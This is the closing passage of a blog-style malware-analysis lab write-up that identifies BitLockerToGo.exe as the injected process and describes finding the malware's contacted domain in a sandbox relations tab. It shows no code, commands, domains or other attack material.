BitLockerToGo.exebeing written into, so that seems to be our victim process.
-
Monitoring the malware's network activity can reveal the domains it intends to connect to. What is the first domain it attempts to connect to?

In the relations tab, there is only really one URL it tries to connect to, so we can submit that as our solution.
Conclusion
Another nice lab that forces us to do some light analysis of obfuscated code. Thank you for reading!
Have a nice one,
Bernardo